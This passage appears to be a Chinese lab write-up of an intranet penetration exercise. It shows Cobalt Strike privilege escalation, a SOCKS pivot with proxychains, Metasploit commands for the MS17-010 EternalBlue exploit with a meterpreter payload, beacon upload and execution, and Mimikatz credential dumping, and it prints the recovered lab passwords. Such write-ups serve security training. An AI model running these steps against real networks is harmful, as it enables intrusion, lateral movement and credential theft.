




4 cs上线的是普通用户权限，提权

右键【执行】--【提权】将普通用户权限提升成system权限






三 设置代理、内网漫游

由于内网主机只有部署网站的服务器的80端口对外网开放，而内网主机是不对192.168.5.0/24网段开放的，因此需要设置代理进入内网


防火墙规则设置如下




由于windows代理工具代理没有成功，因此转到kali中进行操作

1 kali cs上线192.168.0.1服务器

直接在kali上安装cs，然后生成监听器为192.168.5.1的exe文件，远程连接发送给192.168.5.2，通过蚁剑上传并执行，最后在kali的cs中上线。



从下图可以看出能够扫描到192.168.0.1的80端口，但是ping不通该服务器以及内网主机。



2 设置代理

右键点击上线的服务器192.168.0.1，选择【中转】--【socks server】，记住端口号




3 将proxychains挂上代理

将proxychains挂上代理需要在kali的proxychains配置文件中添加设置的代理ip及端口号

设置如下：

socks4 192.168.5.1 65181


保存退出



4 内网信息收集

使用proxychains代理nmap扫描内网主机端口

发现192.168.1.1开启445端口




5 将metasploit挂上代理

命令如下

setg Proxies socks4:192.168.5.1:65181

setg ReverseAllowProxy true //允许反向代理



6 漏洞扫描


上面扫描端口发现开放了445端口，因此这里需要扫描是否存在ms17010永恒之蓝漏洞

use auxiliary/scanner/smb/smb\_ms17\_010

set rhosts 192.168.1.1

exploit

发现有可能存在该漏洞



7 利用永恒之蓝


use exploit/windows/smb/ms17\_010\_eternalblue

set rhosts 192.168.1.1

set payload windows/x64/meterpreter/bind\_tcp（目标主机不能上网，使用bind\_tcp）

exploit


利用成功



成功获取session，并得到192.168.1.1主机的基础信息

输入shell进入cmd

查看ip



四 获取内网主机权限、提权、信息收集

1 利用metasploit上传cs脚本到该主机并执行。

步骤：

输入命令：

upload Desktop kali.exe

提示上传成功后

进入shell界面


输入：

kali.exe

执行




回到cobaltstrike，发现192.168.1.1主机上线成功，直接就是系统权限



获取主机的用户名密码


步骤

右键上线主机，选择【执行】--【Run Mimikatz】



192.168.1.1

用户名/密码：windows/nsf0cus.



192.168.0.1

用户名/密码：windows/nsf0cus.

